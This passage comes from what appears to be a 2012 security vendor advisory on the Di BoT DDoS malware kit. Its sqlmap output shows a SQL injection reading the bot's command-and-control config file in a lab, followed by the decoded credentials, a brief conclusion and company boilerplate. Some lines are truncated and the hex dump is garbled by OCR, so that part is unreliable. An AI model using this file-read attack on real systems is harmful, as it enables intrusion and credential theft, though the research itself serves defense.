
    - Di BoT configuration file



```
[20:28:57] [INFO] fingerprinting the back-end DBMS operating system
[20:28:57] [WARNING] time-based comparison needs larger statistical model. Making a few dummy requests, ple
wait..
[20:28:57] [INFO] the back-end DBMS operating system is Linux
[20:28:57] [INFO] fetching file: '/var/www/di/config.php'
[20:28:57] [WARNING] it is very important not to stress the network adapter's bandwidth during usage of tim
sed queries
[20:29:12] [INFO] due to good response times you can try to adjust the time-delay to a more appropriate val
e.g. --time-sec=1)
                                  06F7274696E672830293B0D0A09246462686F73743D226C6F63616C686F7374223B0D0A0D0
20557365722064617461626173652O2A2F0D0A09246462756E616D653D22726F6F74223B0D0A0D0A092F2A204461746162617365204
202A2F0D0A092464626E616D653D226469626F74223B0D0A0D0A092F2A2050617373776F726420446174616261736520202A2F0D0A092
6173733D22746F6F72223B0D0A0D0A092F2A20474554204C6F67696E202A2F0D0A09244745545F6C6F67696E3D2278616B6570223B0
092F2A204C6F67696E202A2F0D0A09246C6F67696E3D2278616B6570223B0D0A0D0A092F2A2050617373776F7264202A2F0D0A09247
776F72643D2231323331323323B0D0A0D0A092F2A20496E74657276616C202A2F0D0A0924696E74657276616C3D223630223B0D0A0
66202824736F6B6F6C3D3D22312229207B0D0A09092469703D245F5345525645525B2752454D4F54455F41444452275D3B0D0A09096
28246970213D2469703129616E642824697021 3D2469703229616E642824697021 3D2469703329616E6428246970312E246970322E2
213D27272929207B0D0A090909696E636C756465223430342E706870223B0D0A09097D0D0A09096D7973716C5F636F6E6E656374282
6F73742C20246462756E616D652C202464627061737329206F7220696E636C756465223430342E706870223B0D0A09096D7973716C5
6563745F6462282464626E616D65293B0D0A097D20656C7365207B0D0A0909696E636C756465223430342E706870223B0D0A097D0D0
0A
/var/www/di/config.php file saved to:    '/pentest/database/sqlmap/output/127.0.0.1/files/_var_www_di_confi

[02:30:16] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/127.0.0.1'
```

- The following image shows that the GET request username, C&C username and password, and mysql db have been extracted in plain text. The C&C is now compromised.



```
root@bt:/pentest/database/sqlmap# cat output/127.0.0.1/files/_var_www_di_config.php
<?php
        error_reporting(0);
        $dbhost="localhost";

        /* User database */
        $dbuname="root";

        /* Database Name */
        $dbname="dibot";

        /* Password Database */
        $dbpass="toor";

        /* GET Login */
        $GET_login="xakep";

        /* Login */
        $login="xakep";

        /* Password */
        $password="123123";

        /* Interval */
        $interval="60";

        if ($sokol=="1") {
```

CONCLUSION
It appears that the majority of effort put into developing these DDoS malware kits goes into the builders and binaries. The major focus seems to be on obfuscating the payload and/or making it polymorphic to avoid anti-virus (AV) detection, combined with ensuring that the malicious process remains hidden within Windows system processes to evade removal. As a result, significant security flaws leave the kits vulnerable.

CONTRIBUTORS
PLXsert

About PLXsert
PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission-critical Internet-facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida and has scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, follow @Prolexic on Twitter, email sales@prolexic.com, or call
+1 (954) 620 6002.

© 2012 Prolexic Technologies, Inc. All rights reserved.
v.08-11-12